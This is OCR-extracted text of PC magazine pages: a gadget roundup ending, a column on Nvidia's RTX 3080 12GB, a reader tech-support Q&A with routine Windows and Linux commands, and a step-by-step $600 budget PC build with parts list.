'Mecha-powered WiFi' is the future, apparently. TP-Link's latest is a tri-band router with four antennas that use tiny motors to rotate and angle themselves towards connected devices to ensure optimal performance, regardless of positioning. It's oddly adorable to watch it track a phone around a room.

3 RAZER ENKI PRO HYPERSENSE

That's right, it is a gaming chair with haptic feedback. Razer's Enki Pro Hypersense will vibrate along when playing games and music via a haptic engine concealed in the base. The chair is made from sustainable synthetic leather and has an RGB Razer logo embedded into the headrest.

2 NOVETO N1

It's a soundbar, Jim, but not as we know it. Noveto's N1 uses clever ultrasonic tech and head-tracking to beamform two 'pockets' of 3D audio around your ears, with anyone sitting nearby barely hearing a thing. Could this be the start of a revolution that puts traditional headsets in the dirt?

1 LENOVO THINKBOOK PLUS GEN 3

A productivity laptop with a twist—an 8-inch LCD screen beside its keyboard. There's a hidden slot for a smart stylus, allowing the busy professional to engage in multitasking. It's also the first laptop to feature a 21:10 ultra-wide main display.

© ASUS, TP-LINK, RAZER, NOVETO

Jeremy Laird

TRADE CHAT

Don't blame Nvidia

NVIDIA'S NOT-SO-NEW GeForce RTX 3080 12GB graphics card has arrived with pretty much zero rejoicing. The poor old thousand-dollar GPU has taken a beating from professional commentators and PC-using proles alike. And I get it. Another megabucks card destined to line the pockets of scalpers and miners? Gimme a break. What I'm not so sure about is the kicking Nvidia has also been taking for daring to launch the 3080 12GB.

Don't get me wrong. I'm no fan of Nvidia's corporate culture, in general. It has long been the prickliest, most thin-skinned of the major tech players, getting into more pointless spats and having a greater propensity to do things like blacklisting members of the media for perceived transgressions than its rivals, Intel and AMD.

I understand the particular derision reserved for the RTX 3080 12GB. For starters, it's a reminder that the 3080 should have had 12GB from the get-go. At the same time, it's another expensive new GPU that barely moves the needle for performance, just like the RTX 3070 Ti, RTX 3080 Ti, and RTX 3090 Ti.

Put another way, the 3080 12GB changes nothing apart from Nvidia's margins. It's another GPU that shifts the average price of the GA102 GPU found in the 3080 and 3090 chipsets slightly upmarket. The 3080 12GB isn't about gamers, it's about Nvidia making more money. That makes people angry but, actually, I can't see the problem.

Nvidia is a publicly listed company with demanding shareholders. The current GPU market is insane, largely due to no fault of Nvidia's. It didn't invent crypto, nor did it create a pandemic or disrupt global supply chains. Ultimately, Nvidia has an obligation to its shareholders. If there is cash to be made, Nvidia should make it. And there is serious cash to be made from GPUs at the moment. There is one counter-argument involving Nvidia's long-term interests and those of its shareholders. Is there a chance that not being seen to care about gamers will alienate what you could call its true customer base?

After all, the crypto madness and the pandemic will pass. At which point, Nvidia will have to fall back on its core customer base. For a product such as the RTX 3080, that means gamers. Personally, I don't think it's a genuine worry. Let's say two years from now, crypto has crashed, the chip shortage is history, and Nvidia's Lovelace refresh GPUs, which is roughly where we'll be by then, are comfortably the best cards on the market. Are gamers going to overlook them? Nope.

If it's a close call between Nvidia and AMD graphics, maybe with Intel in the mix too, you could imagine a few people with hurt feelings not going with Nvidia. But I can't see it being a major factor to the extent that shareholders will feel it the same way they feel the profits from selling megabucks GPUs for a couple of years over the pandemic.

Moaning about Nvidia's rhetoric on the 3080 12GB being all about gamers is futile, too. What is Nvidia supposed to say? I remember when AMD launched the Radeon HD 4870 and told the world how it would forever be committed to giving gamers 80 percent of the performance of Nvidia's big boy GPU for half the money. Then it unceremoniously dropped that idea as soon as it had a winner in the HD 7970.

Anyway, the point remains that it's pointless to jump on Nvidia for doing what it was set up to do, namely make money selling graphics chips. The majority of factors that are distorting the current GPU market are completely beyond Nvidia's control. The implied idea that Nvidia should sell off GA102 GPUs for far less than what the market will pay for them is ultimately silly. It was never going to happen.

All of which means we're just going to have to be patient. Normality will return. Vaguely affordable graphics cards with decent performance will be a thing again. Heck, if Intel's Arc GPUs turn out well—admittedly, that's a huge, 12-story, neon-lit 'if'—then we might even enter a golden age of three-way competition between Intel, Nvidia, and AMD in PC graphics. Here's hoping.

Boo! Hiss! Nvidia's villainous new RTX 3080 12GB...

Six raw 4K panels for breakfast, laced with extract of x86... Jeremy Laird eats and breathes PC technology.

DOCTOR

THIS MONTH THE DOCTOR TACKLES...

> Win11 Firewall flop
> Router add-ons
> Chuck Start menu

Windows 11 Firewall failure

I am a long-time subscriber to *Maximum PC* and have a self-built desktop running a Ryzen 5 3400G CPU with an M.2 970 EVO 500GB as system drive, with additional SSDs and a spinning disk drive on an Asus X570-Plus (Wi-Fi). I tried a Windows 11 upgrade, both as an Insider and via a USB created using the Media Creation Tool. Windows 10 is running fine, including Windows Defender Firewall and Bitdefender antivirus, and no other firewall is installed.

Immediately after either update or setup, everything looks good and the Defender Firewall is running but, after any reboot, the Firewall will not run. The Windows Defender Firewall Service is continually toggling between 'Running' and 'Starting' and all 'changes in service status' is grayed out.

The Base Filtering Engine service is running and any attempt to modify Firewall settings in Control Panel produces an error (0x8007045b or 0x800706d9). All settings in Firewall and Network Protection are grayed out and resetting the Firewall has no effect.

SFC finds no problem and DISM Check Health, Scan Health, or Restore Health find no problem. Windows Firewall Troubleshooter can't find a problem either.

I've chatted with Microsoft twice, with no success. Their final recommendation seems to be a complete clean install, which I don't want to do since Win10 is working fine. Any suggestions or help would be appreciated.

—Mike Scott

THE DOCTOR RESPONDS:

We first asked if Mike had tried a full reset of the Windows Security app. He replied to say that the three methods we sent all failed: there was no Windows Security shortcut in the Start menu, attempting to open it via 'Settings → Privacy & security → Windows Security → Open Windows Security' resulted in a 'module could not be found' error and, finally, the Powershell route returned the error, 'Path does not exist' from the following command:

```
Get-AppxPackage *Microsoft.
Windows.SecHealthUI* |
Reset-AppxPackage
```

We directed Mike towards using SFC in Safe mode, which found nothing, as well as using the various tools offered by Tweaking.com's Windows Repair Tool (www.tweaking.com), but it appeared his installation had been damaged beyond simple repair. Assuming Mike has no fail-safe drive image to allow him to reverse his PC to the point before he attempted the Windows 11 upgrade, he has two choices—either bite the bullet and go for the clean reinstall as Microsoft suggests, or look to a third-party firewall to replace Windows Defender.

The obvious free option here would be ZoneAlarm Free (www.zonealarm.com/software/free-firewall), which has the added benefit of providing you with tools for monitoring and, if necessary, blocking programs installed on your PC (including any unwanted programs or malware) from accessing the internet.

Overclocking conundrum

Back in issue 197, you answered my question on a sporadic wake problem I was having. While the issue has been greatly improved, it still happened a couple of times. Then, about a month ago I invested in an Oculus Quest 2 so I could play *Half-Life: Alyx*. Though it worked well enough, it seemed to really need some extra horsepower.

So, after a lot of research, I've dabbled in overclocking for the first time. I started using Cinebench to test each step up but eventually reached a point where it generated an unspecified error and quit.

I couldn't find any details about the error, so I tried some other tools and found that OCCT revealed some interesting information. When it started to generate errors, it was always flagged against 'core 5'. I would then raise the CPU voltage a step and try again. This worked until I had worked from 3200 up to 3450. At this point, I got more errors, but before I could do anything else, I got hit by the shutdown issue.

I am wondering whether the issue with core 5 could imply that there is some defect in that core that has been triggered by other issues in the past (such as overheating when I had the clogged bottom vent). I am seriously considering upgrading the Ryzen 7 2600

↘ submit your questions to: doctor@maximumpc.com

with a Ryzen 7 5800X. Do you think there could be some other issue, such as with the motherboard?

—Keith Hering

THE DOCTOR RESPONDS:
It is plausible that a defect or weakness in core 5 could be responsible for your underlying problem, and that temperature spikes would be the reason it was triggered. It's worth remembering that overclocking components takes them beyond their official specifications, so while the practice is commonplace, you are pushing your components beyond their comfort zone, which in turn will exacerbate any intermittent problems caused by possible defects.

The X470 chipset should work fine with the 5800X—just make sure your BIOS has been updated for official support (your Asus Prime X470-Pro supports fifth-generation CPUs from version 5809 onwards). All being well, that should be the only upgrade you need to enjoy decent gaming performance going forward, but if you do experience a continuation of your current problem, then you'll know to replace the mobo too.

Expand Synology router

I bought a Synology RT2600ac on your recommendation in issue 199's network security feature and I'm loving the extra power and features it offers. One disappointment is its Package Center, which only has seven add-on packages available. I see you can enable support for non-Synology packages, which leads me to the question: do third-party packages exist, and if so, where do I find them?

—Rex Mueller


THE DOCTOR RESPONDS:
Additional packages do exist for your Synology router, and like many Linux-based OSes, they're distributed through repositories. However, you can't simply add the repo to Package Center to access its range of packages. Instead, you'll need to download the package manually to your PC and then load it manually into Package Center.

As always, it's important you source packages from trusted sources and the best one is SynoCommunity. Though primarily aimed at Synology NAS devices that utilize the DSM operating system, many of its apps have also been packaged for the RT2600ac's SRM OS.

First, download the packages that interest you from (https://synocommunity.com/packages). Click a package logo to see if a download exists for SRM 1.x. If it does, download the ipq806x version for your RT2600ac.

Most packages are only available for Synology NAS drives, but those that do work on the RT2600ac include BorgBackup, Duplicity, ejabberd (XMPP-based instant messaging), fish (command-line shell), flexget (automation media tool), GnuPG, Home Assistant Core (home automation), and iOS Access.

Once downloaded, log on to your Synology router, navigate to 'Package Manager → Settings' and verify the trust level is set to 'any publisher' (indicating the security risk of adding third-party packages to your system) before clicking OK.



Ditch the Windows 11 Start menu with Start11.

Now click Manual Install, followed by Browse to select the file you just downloaded. Click Next and the package should be installed.

Some packages, such as BorgBackup, require you to connect USB storage to the router so it can be used as a backup device. Don't go overboard with adding too many packages, as they all consume resources and you may be better off running them off a dedicated server. Nevertheless, it's an interesting way to get even more from your router.

Change Cockpit port

I've installed Cockpit on my Linux server as per your instructions from issue 189's feature on building your own NAS, but have discovered that the default port it uses, 9090, is already in use by another service. Is there some way to change the port that Cockpit listens on?

—Ralph T. Kelley

THE DOCTOR RESPONDS:
You can change the port Cockpit uses by creating a file and specifying the port you wish to use. From the command line, enter this:

```
cd /etc/systemd/system
sudo mkdir cockpit.socket.d && cd cockpit.socket.d
sudo nano listen.conf
```

You'll be greeted by an empty file. Insert the following three lines:

```
[Socket]
ListenStream=
```

ListenStream=9090

Change 9090 to an unused port that you can listen on—you can listen on multiple ports by adding additional 'ListenStream=xxxx' lines beneath the first port.

Press Ctrl + X, followed by Y and Enter to save the file and issue these two lines:

```
sudo systemctl daemon-reload
sudo systemctl restart cockpit.socket
```

Once done, reopen your browser on another PC on your network and type in the new IP address/port combo (such as https://192.168.0.1:9500) to access Cockpit again.

Restore old Start menu

I'm sorry, I've tried my best, but I cannot get on with the new Windows 11 Start menu. Are there any third-party options that allow me to replace it with something more familiar?

—Emanuel Ramirez

THE DOCTOR RESPONDS: The simplest and best option by far is to splash out $5.99 on Stardock's Start11 (www.stardock.com/products/start11/), which gives a range of Start menu layouts to choose from including both Windows 10 and Windows 11. You can opt to align the taskbar to the left of the screen to eliminate waste space, plus it restores the option to access the Task Manager directly from the Taskbar's right-click menu too. A 30-day trial exists so you can test it before deciding whether to keep it.

If you're looking for a free option, then Open Shell (https://open-shell.github.io/Open-Shell-Menu/) is known to work with Windows 11. This won't replace the Windows 11 Start menu, and does not affect the taskbar, but instead places its own icon in the bottom left corner, giving you access to a Windows 7-style menu alongside the existing Windows 11 Start menu.

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$600 BUDGET BUILD

Create an awesome rig on a shoestring budget

INGREDIENTS

Part		Price
CPU	**Intel Core i5-10400**	$149
RAM	**16GB** (2x8GB) **Corsair Vengeance LPX DDR4-3200 CL16**	$74
Mobo	**MSI MAG B560M Mortar WiFi Micro ATX**	$160
OS Storage	**PNY CS900 480GB 2.5" SSD**	$44
PSU	**Corsair CV450 80+Bronze PSU**	$45
Case	**NZXT H510 Flow ATX Mid Tower**	$97
Total		**$569**

BUILDING A MONSTER PC and blowing the budget sure is fun, but for most of us, the more realistic challenge right now is constructing something to a lower price. Whether that's because you've got other purchases to worry about, or you can't source all of the components right now, you might be holding off building something for work, school or pleasure when you really don't need to.

So we decided to set ourselves a challenge: could we build something we'd be proud to have on our desk to a $600 budget? Something that would not only offer bang-for-buck performance, but also use quality components that will stand the test of time? Something that can handle everyday tasks, while also looking sleek doing it?

In starting our build, we first looked at where we could make obvious savings. We figured that one of the best components to start with would be a CPU that includes an integrated cooler and graphics—in effect, we're getting three components for the price of one. So, we chose the Intel Core i5-10400 with Intel UHD 630 graphics and a stock cooler. Avoiding the need to pay for an AIO will inevitably save money, leaving a decent chunk of the budget to be allocated to the remaining parts of the build. That's what we're aiming for anyway.

When starting a new rig, consider the bigger picture and not just the individual parts. Rather than spending a huge chunk of the budget on a GPU then scraping around for savings elsewhere, choose an even spread of components that complement each other. It's important to spend the budget wisely and follow your brain, not your heart. You can add and swap out parts further down the line, so bear in mind the longer-term requirements of your build.

So, with a budget of $600 burning a hole in our pocket, a CPU from two generations ago, and a sleek-looking case from NZXT, we kick off our budget build hoping to end up with a decent PC experience. Can we complete this under budget or will we have to break the bank to achieve our goals? Let's find out. –SAM LEWIS

STEP-BY-STEP BUILD GUIDE
PG 22

HARDWARE

PROCESSOR

Intel Core i5-10400

$149

We're going back two generations with this sub-$150 Comet Lake CPU, which is a pretty good bet if you're building on a tight budget. With integrated Intel UHD 630 graphics and a cooler, it's a well-rounded product for a relatively small outlay. This six-core, 12-thread CPU should handle things pretty well, with up to 4.3GHz clock speed from Intel's Turbo Boost technology 2.0. For our build, it should be able to play games at a mid-range level at 1080p and it should also suit the rest of the rig nicely. intel.com

STORAGE

PNY CS900 480GB 2.5" SSD

$44

One of the most popular SSDs from PNY, the CS900 is an ideal price for our budget build. With capacity options ranging from 120GB to a whopping 8TB, the 480GB model was the most suitable for our machine though, annoyingly, we couldn't grab the 500GB version. This SATA-3 SSD is also backward-compatible with SATA-2 motherboards.

We'd try and get an M.2 drive in here but, due to budget constraints, this 2.5-inch format makes an appearance once again. Hidden out of the way of the motherboard, it should make this relatively straightforward build that bit easier. pny.com

MEMORY

16GB (2x 8GB) Corsair Vengeance LPX DDR4-3200 CL16 $74

With our board supporting memory capable of 5,066 MT/s, we are undercooking it with this Corsair Vengeance LPX RAM. However, if you had RAM fast enough and were pushing it to its max, it's fair to say you probably wouldn't be pairing it with this mobo anyway. Regardless, the 16GB of 3200MHz should be more than speedy enough for this sub-$600 build, so it's a good fit with the rest of the components.

These might not be the best-looking sticks, but they are discrete enough to add to the board and not distract from the silver sharp lines of that B560M mobo. corsair.com

MOTHERBOARD

MSI MAG B560M Mortar WIFI Micro ATC $160

These budget-friendly B560M boards have been hard to come by recently. In fact, it was easier to get our hands on multiple Z690 boards than this MSI mobo. Anyway, this budget-orientated motherboard has plenty of connectivity options that suits our build. The board has WiFi 6E and a 2.5G LAN port to offer decent internet connectivity. It also has an available PCIe 4.0 x16 slot ready for a GPU at a later date, but for now, we'll be using the integrated graphics with our Comet Lake chip. The MAG B560M MORTAR is a decent-looking board, with a crisp silver and black design, and looks good in our build. msi.com

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PSU

Corsair CV450 80+Bronze PSU

$45

This reliable budget PSU should be all we need for our build. The lack of a power-heavy GPU and excessive fans or a radiator meant we didn't need a large PSU, but bear in mind that if you plan to add a GPU, you might want a beefier power supply. The price level also means this model boasts a non-modular design, making it a little easier to build, but if we needed alternative cables or wanted to go down the custom cable route, it's a no-go. There's also some unnecessary clutter in the case with unused PSU cables, which is another compromise of the budget build. corsair.com

CASE

NZXT H510 Flow ATX Mid Tower

$97

To package all these components up in one sweet-looking case, we've opted to use NZXT's H510 Flow. With its minimalist design and solid construction, the H510 was always a great case for the price tag. There was just one issue, that the ventilation at the front was almost non-existent. Thankfully, NZXT has addressed the issue by updating the case and eliminating the design flaw. It now comes with a front grille that allows the PC to breathe and thus earn the name tag 'flow'. It also looks great in this two-tone black and white color scheme—the black grille matches well with the glass panels to give it a contrasting look. Coming in at under $100, we have to take our hats off to NZXT for this case. nzxt.com

A REASONABLE MONOCHROME SYSTEM

We're on a tight budget, so what kind of rig can we build?

LENGTH OF TIME: **1-2 HOURS**

LEVEL OF DIFFICULTY: **EASY**

3 PROCESSOR INSTALL

WE ARE NOW PARKING the case to one side and turning our attention to the motherboard and adding the components to this mainframe. You can do this inside the case, but we would recommend building the PC outside to give you that extra bit of room. With no CPU bracket cooler required for this build, we are able to get the CPU in straight away.

We gently press down on the retention and push outwards to release it from underneath the hook. We take the CPU by the sides and gently rest it in the socket by aligning the arrow on the CPU to the arrow on the motherboard. Once this is done, we bring the CPU retention arm down and secure it once again. We take the plastic cover off before installing, but you shouldn't need to do this as it will automatically pop off.

4 COOLING THE CPU

THESE stock Intel CPU coolers aren't the best looking, but we can't expect miracles on a budget. However, these coolers are easier to install than an AIO header with a radiator. With no bracket on the motherboard, standoffs, or screws, you can leave your tools to one side. The cooler uses clips to secure to the board and comes pre-applied with thermal paste.

Make sure the cable on the cooler is long enough to reach the CPU header connector on the motherboard—we made this error first time around. Align the cooler clips with the bracket holes on the motherboard, making sure the lines on the corners point towards the middle of the cooler. Then push down on opposite corners to click it down into place. To remove the cooler, turn the arrows towards the center and pull them out.

1 THE UNCOVERED CASE

WE'VE ALREADY mentioned how good this case looks, so the next logical thing to do is to strip away that beauty until we finish. The NZXT H510 Flow is lightweight, so moving it around was certainly easier than the huge Corsair 7000D Airflow case we had recently. Taking the panels off this thing was a breeze too—one thumbscrew holds the tinted glass window on the front and two hold the back panel on. With these panels removed, we pop off the new front grill to reveal the main construction of the case. We take out the fans, so we're free to start from scratch.

2 CASE FANS

WITH NO ADDITIONAL FANS, we had to think about the best locations for the two original case fans. We have mentioned this before but, when it comes to fans, faces suck—meaning you point the face to where you want the air to be pulled in.

The decision where to place the first of the two fans was pretty easy. This was used as the exhaust fan, so it was secured into the back of the case facing inwards to draw out the hot air. With four corner screws and an easy template to fit it on, these case fans are, literally, a breeze to install.

The other fan was then fitted to the bottom of the front grille. This should bring cool air into the case and push the warmer air toward the top of the case. That hot air will then be channeled out through the exhaust fan at the back of the case.

5 MEMORY MATTERS

THE RAM is probably the easiest thing to install in a build, but consider one thing—if you aren't using all four DIMM slots on the motherboard, you'll need to figure out which ones to use. It's not as easy as just slotting them anywhere you like.

Using the motherboard's manual, check out which slots to use—in our case, it was slots 2 and 4. Push back on the clips on each end of the slots to open them up. Make sure you align your stick of RAM so that the notch on the board matches with the slit on the stick and press it firmly, it should clip into place.

6 MOTHERBOARD

BEFORE INSTALLING the motherboard into the case, we would normally turn our attention to the SSD. However, as we are using a 2.5-inch SSD, instead of our usual M.2 choice, we can install this at a later stage. Holding the edges of the motherboard, bring it slowly into the case and make sure the I/O shield on the board fits into the gap on the back of the case.

Once this is lined up perfectly, we can start by screwing it down into place. You don't necessarily have to use all the screws to hold it down, but it's best if you can.

7 SSD

NOW THAT THE MAIN CHUNK of the PC is sitting securely in place, we can add our SSD into the back of the case. Our NZXT H510 Flow has two 2.5-inch brackets on the back of the case. It doesn't matter which one you use, it just depends on how much cable you have and if you want to keep things neat and tidy.

To stick the drive into the bracket, unscrew the top screw first then the bracket should pop off. We can then slide our PNY CS900 2.5-inch drive into this bracket and pop it back onto the case. Once on, secure it fully with the top screw. Be sure not to put it upside down, as you won't have access to the connection port. We hook up our SATA 3.0 cable to the SSD and feed it through to the front, ready to connect it back to the mobo.

8 CONNECTING THE VEINS

WITH ALL THE connecting motherboard components now in, it makes sense to route the case cables to the motherboard. When routing any cables, make sure to thread them through the most convenient point possible, as this helps with cable management down the line. Custom cables would help to keep this neater but we have little budget for them in a sub-$600 machine. As it turns out, connecting was a breeze— this case has plenty of slots you can feed cables through at the bottom, which makes things easier. If you're unsure where to connect your cables, always refer back to the manuals—as much as we think we don't need them, they are there to help.

techradar.

9 THE POWER SUPPLY

THE REST OF THE CABLES on this build come from our Corsair CV450 PSU. As it's a non-modular unit, we won't have the usual problems of installing it first and finding it hard to connect up the cables later. So we'll kick things off by securing it to the case. We were having a bit of trouble connecting one of the top screws and could only use three. However, it was nothing to worry about as, even with three screws, this thing isn't going anywhere in a hurry. Once in place, we pulled the cables all together ready to connect them to the motherboard.

10 THE FINAL CABLES

FOR THIS RATHER minimal build, we will only be using the main motherboard cable, CPU cable, and SATA for the SSD. The trickiest one is mainly the CPU connector, as this sits in the top left of most motherboards, including our MSI MAG B560M MORTAR WIFI. It can often be a tough squeeze but, luckily, we had enough room in this case to feed it through and clip it into the connector. The 24-pin motherboard connector wasn't too much of an issue either, as we managed to feed it straight to the side and out the back of the case through one of the many convenient slots in this H510 Flow case.

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11 CLEAN UP

BEFORE WE SEAL everything up, we want to try and tidy the rig where possible. Using the main channel running along the back of the case, we feed our case cables through this and keep them in place using the pre-installed Velcro straps. We used the spare 2.5-inch SSD bracket to tie some more cables together in a bunch to tidy things up. It's always handy to keep things organized at the end. Put it this way, you certainly don't want to be cable tying at the start and then have to change your cable routes. We've been there, done that, and got the T-shirt.

12 REASSEMBLE

SO WE'VE MADE IT to the end, at least in terms of the hardware. Now, we can piece things back together and admire the case in all its glory. The glass panels are easy to replace—to pop them back on, place them into the rubber slots and tighten them with the single thumbscrew at the top. The back is secured with two thrush screws and, finally, we install the front of this machine. Layer the mesh grill under the main grill and pop them back into place. With the rig all fixed, let's turn to the software.

SO, WHAT DID $600 GET US?


WE'VE MADE IT TO the finish line of this budget-end rig. Right from the offset, we knew this was going to be a good-looking machine, even though we'd set ourselves a strict price bracket within which to work. Much of that is down to the NZXT H510 Flow case that houses our machine. With its sharp lines and better airflow from a revised front panel, it's great value for money and a big improvement from the previous H510 case. For under $100, it's a great case that brings the looks of your build bang up to date.

Our chip is a promising component—a mid-range Intel Core i5 CPU for under $150 is still a good and solid brain with plenty of potential performance, despite dating back to the Comet Lake lineup. Unfortunately, our SSD isn't the strongest and if we could do this build over again, we'd try to grab a faster M.2 drive to boost those read and write times. The 480GB capacity should be enough, but we know that can disappear in no time, and slotting a 1TB drive in here would have been ideal.

With no dedicated GPU to help us out, we weren't expecting miracles. You can see from the benchmarks that these scores aren't especially comforting. Of course, on our gaming benchmarks, we're running at 1080p with max settings. In reality, you are more likely to be playing on low to medium settings to get a higher and playable frame rate, but it's always good to see what systems will push out when they're stretched.

What we can say is that, compared with our $400 build, spending an extra $200 is worth it for the extra gaming performance. Moving from the i3-10100 to the i5-10400 gave us two more cores


BENCHMARKS



Our zero-point conists of an Intel Core i3-10100, 8GB (2x4GB) Corsair Vengence LPX DDR4 @3000 and a 240GB Kingston A400 2.5" SSD. All game tests are performed at 1080p at the highest graphical profile.

13 UPDATE THE BIOS

BEFORE WE GET AHEAD OF OURSELVES and start installing Steam, there are a few things we need to do to get the PC up and running. Updating the BIOS is an important step, so we head over to the motherboard's support page on a different PC and download the latest version of the BIOS onto a clean USB stick. We created a folder called 'BIOS' on the USB stick and placed the downloaded file in it. Next, we inserted this USB drive into the new build and booted it up. This opened up the BIOS, so we pressed the F7 key and selected the 'Use USB to BIOS M-FLASH' option. Accept this and run it. The M-FLASH screen should pop up, find the folder you created and open the BIOS update file. Confirm this and leave it to do all the work for you.



14 WINDOWS TIME

WHAT'S A PC WITHOUT an OS? Let's get Windows installed by searching for 'Windows 11 media creation tool' on another PC. Click on the link for the official Microsoft site, then select and download the 'Create Windows 11 Installation Media'. You'll need another USB drive, at least 8GB in size and wiped clean.

Run through the application and select USB when it gives you the choice, then find your drive. Once you've run through the setup and downloaded the bootable version onto the USB drive, connect this to your new build and mash the 'delete' key on startup to open up the BIOS. Head to the 'boot' section of the BIOS and change the order to USB first. Hit F10 to save and exit, then restart the PC to take you to the Windows setup process.

There we are! A fresh build to start playing with. Install the latest drivers including the chipset driver from the motherboard support page to make the system as stable as possible. Enjoy!

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and four more threads to play with and the extra 8GB and 200MHz from our RAM certainly makes things smoother. For day-to-day requirements, this build should have more than enough performance to carry you through these tasks. On the other hand, it goes without saying we wouldn't recommend rendering an 8K video on this system.

Though it's a solid machine, it would benefit from the help of a dedicated GPU to get those frames higher—but that's where our budget constraints start to kick in. If we'd introduced a GPU into this rig, then we'd also need an AIO to keep things nice and cool. Even adding a reasonably-priced unit, such as a GTX 1050 Ti, would add near enough 50 percent extra on top of the original budget.

